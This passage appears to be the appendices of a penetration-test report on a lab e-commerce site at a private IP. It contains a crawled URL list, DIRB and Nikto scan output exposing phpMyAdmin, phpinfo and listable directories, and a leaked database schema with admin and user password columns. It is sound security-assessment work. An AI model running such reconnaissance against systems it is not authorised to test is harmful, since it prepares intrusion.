<http://192.168.1.10/brandsimage/fujifilm.jpg>  
<http://192.168.1.10/brandsimage/godreg.jpg>  
<http://192.168.1.10/brandsimage/hcl.jpg>  
<http://192.168.1.10/brandsimage/hitachi.jpg>  
<http://192.168.1.10/brandsimage/ifb.jpg>  
<http://192.168.1.10/brandsimage/lenovo.jpg>  
<http://192.168.1.10/brandsimage/lg.jpg>  
<http://192.168.1.10/brandsimage/mitashi.jpg>  
<http://192.168.1.10/brandsimage/morphurichards.jpg>  
<http://192.168.1.10/brandsimage/nikon.jpg>  
<http://192.168.1.10/brandsimage/nokia.jpg>  
<http://192.168.1.10/brandsimage/olympus.jpg>  
<http://192.168.1.10/brandsimage/panasonic.jpg>  
<http://192.168.1.10/brandsimage/samsung.jpg>  
<http://192.168.1.10/brandsimage/sony.jpg>  
<http://192.168.1.10/brandsimage/voltas.jpg>  
<http://192.168.1.10/category.php?action=add&id=20&page=product>  
<http://192.168.1.10/category.php?action=wishlist&pid=15>  
<http://192.168.1.10/category.php?cid=6>  
<http://192.168.1.10/detail.html>  
<http://192.168.1.10/forgot-password.php>  
<http://192.168.1.10/home.html>  
<http://192.168.1.10/icons>  
<http://192.168.1.10/icons/back.gif>  
<http://192.168.1.10/icons/blank.gif>  
<http://192.168.1.10/icons/image2.gif>  
<http://192.168.1.10/index.php>  
<http://192.168.1.10/index.php?action=add&id=1&page=product>  
<http://192.168.1.10/index.php?page-detail>

http://192.168.1.10/login.php  
http://192.168.1.10/my-account.php  
http://192.168.1.10/my-cart.php  
http://192.168.1.10/my-wishlist.php  
http://192.168.1.10/order-details.php  
http://192.168.1.10/pictures  
http://192.168.1.10/pictures/  
http://192.168.1.10/pictures/?C=D;O=D  
http://192.168.1.10/pictures/Screenshot\_2023-01-18\_12\_40\_24.png  
http://192.168.1.10/pictures/fluffy.jpg  
http://192.168.1.10/pictures/rick.jpg  
http://192.168.1.10/product-details.php%3fpid=2  
http://192.168.1.10/product-details.php?action=add&id=19&page=product  
http://192.168.1.10/product-details.php?action=wishlist&pid=1  
http://192.168.1.10/product-details.php?pid=20  
http://192.168.1.10/robots.txt  
http://192.168.1.10/schema.sql  
http://192.168.1.10/search-result.php  
http://192.168.1.10/sitemap.xml  
http://192.168.1.10/sub-category.php?scid=12  
http://192.168.1.10/switchstylesheet  
http://192.168.1.10/switchstylesheet/switchstylesheet.js  
http://192.168.1.10/track-orders.php

### 4.3 APPENDIX C – DIRB FULL OUTPUT

---

```
└─(kali㉿kali)-[~]  
└─$ dirb http://192.168.1.10 /usr/share/dirb/wordlists/big.txt
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Thu Jan 19 11:56:19 2023  
URL_BASE: http://192.168.1.10/  
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
```

```
-----  
GENERATED WORDS: 20458
```

```
---- Scanning URL: http://192.168.1.10/ ----  
==> DIRECTORY: http://192.168.1.10/admin/  
==> DIRECTORY: http://192.168.1.10/assets/  
+ http://192.168.1.10/cgi-bin/ (CODE:403|SIZE:989)  
==> DIRECTORY: http://192.168.1.10/css/
```

```
==> DIRECTORY: http://192.168.1.10/font/
==> DIRECTORY: http://192.168.1.10/html/
==> DIRECTORY: http://192.168.1.10/img/
==> DIRECTORY: http://192.168.1.10/includes/
==> DIRECTORY: http://192.168.1.10/js/
==> DIRECTORY: http://192.168.1.10/layouts/
+ http://192.168.1.10/phpmyadmin (CODE:401|SIZE:1222)
==> DIRECTORY: http://192.168.1.10/pictures/
+ http://192.168.1.10/robots.txt (CODE:200|SIZE:36)

---- Entering directory: http://192.168.1.10/admin/ ----
==> DIRECTORY: http://192.168.1.10/admin/assets/
==> DIRECTORY: http://192.168.1.10/admin/css/
==> DIRECTORY: http://192.168.1.10/admin/images/
==> DIRECTORY: http://192.168.1.10/admin/include/
==> DIRECTORY: http://192.168.1.10/admin/productimages/
==> DIRECTORY: http://192.168.1.10/admin/scripts/

---- Entering directory: http://192.168.1.10/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/font/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/html/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/layouts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

```

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/include/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/productimages/ ----

---- Entering directory: http://192.168.1.10/admin/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Jan 19 12:03:07 2023
DOWNLOADED: 61374 - FOUND: 3

```

## 4.4 APPENDIX D – NIKTO FULL OUTPUT

---

```

└─(kali㉿kali)-[~]
└─$ nikto -h http://192.168.1.10
- Nikto v2.1.6

-----
+ Target IP:      192.168.1.10
+ Target Hostname: 192.168.1.10
+ Target Port:    80
+ Start Time:     2023-01-21 14:36:41 (GMT-5)

-----
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.

```

- [illegible]

```

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information.
All default scripts should be removed.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives
a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 9946 requests: 0 error(s) and 34 item(s) reported on remote host
+ End Time:      2023-01-21 14:37:58 (GMT-5) (77 seconds)
-----
+ 1 host(s) tested

```

## 4.5 APPENDIX E – CONTENTS OF SCHEMA.SQL FILE

---

```

-- MySQL dump 10.13 Distrib 5.5.27, for Linux (i686)
--
-- Host: localhost Database: shopping
-- -----
-- Server version      5.5.27

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `admin`
--

DROP TABLE IF EXISTS `admin`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `admin` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `password` varchar(255) NOT NULL,
  `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `updationDate` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

```



```

--
-- Table structure for table `category`
--

DROP TABLE IF EXISTS `category`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `category` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `categoryName` varchar(255) NOT NULL,
  `categoryDescription` longtext NOT NULL,
  `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `updatetime` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=7 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `orders`
--

DROP TABLE IF EXISTS `orders`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `orders` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `userId` int(11) NOT NULL,
  `productId` varchar(255) NOT NULL,
  `quantity` int(11) NOT NULL,
  `orderDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `paymentMethod` varchar(50) DEFAULT NULL,
  `orderStatus` varchar(55) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=9 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `ordertrackhistory`
--

DROP TABLE IF EXISTS `ordertrackhistory`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `ordertrackhistory` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `orderId` int(11) NOT NULL,
  `status` varchar(255) NOT NULL,

```

```

    `remark` mediumtext NOT NULL,
    `postingDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
    PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

```

```

--
-- Table structure for table `productreviews`
--

```

```

DROP TABLE IF EXISTS `productreviews`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `productreviews` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `productId` int(11) NOT NULL,
  `quality` int(11) NOT NULL,
  `price` int(11) NOT NULL,
  `value` int(11) NOT NULL,
  `name` varchar(255) NOT NULL,
  `summary` varchar(255) NOT NULL,
  `review` longtext NOT NULL,
  `reviewDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

```

```

--
-- Table structure for table `products`
--

```

```

DROP TABLE IF EXISTS `products`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `products` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `category` int(11) NOT NULL,
  `subCategory` int(11) NOT NULL,
  `productName` varchar(255) NOT NULL,
  `productCompany` varchar(255) NOT NULL,
  `productPrice` int(11) NOT NULL,
  `productPriceBeforeDiscount` int(11) NOT NULL,
  `productDescription` longtext NOT NULL,
  `productImage1` varchar(255) NOT NULL,
  `productImage2` varchar(255) NOT NULL,
  `productImage3` varchar(255) NOT NULL,
  `shippingCharge` int(11) NOT NULL,
  `productAvailability` varchar(255) NOT NULL,

```

```

`postingDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
`updationDate` varchar(255) NOT NULL,
PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=21 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

```

```

--
-- Table structure for table `subcategory`
--

```

```

DROP TABLE IF EXISTS `subcategory`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `subcategory` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `categoryid` int(11) NOT NULL,
  `subcategory` varchar(255) NOT NULL,
  `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `updationDate` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

```

```

--
-- Table structure for table `userlog`
--

```

```

DROP TABLE IF EXISTS `userlog`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `userlog` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `userEmail` varchar(255) NOT NULL,
  `userip` binary(16) NOT NULL,
  `loginTime` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `logout` varchar(255) NOT NULL,
  `status` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=28 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

```

```

--
-- Table structure for table `users`
--

```

```

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;

```

```

CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `contactno` bigint(11) NOT NULL,
  `password` varchar(255) NOT NULL,
  `shippingAddress` longtext NOT NULL,
  `shippingState` varchar(255) NOT NULL,
  `shippingCity` varchar(255) NOT NULL,
  `shippingPincode` int(11) NOT NULL,
  `billingAddress` longtext NOT NULL,
  `billingState` varchar(255) NOT NULL,
  `billingCity` varchar(255) NOT NULL,
  `billingPincode` int(11) NOT NULL,
  `regDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `updationDate` varchar(255) NOT NULL,
  `thumbnail` varchar(100) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=3 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `wishlist`
--

DROP TABLE IF EXISTS `wishlist`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `wishlist` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `userId` int(11) NOT NULL,
  `productId` int(11) NOT NULL,
  `postingDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2022-09-20 14:09:28

```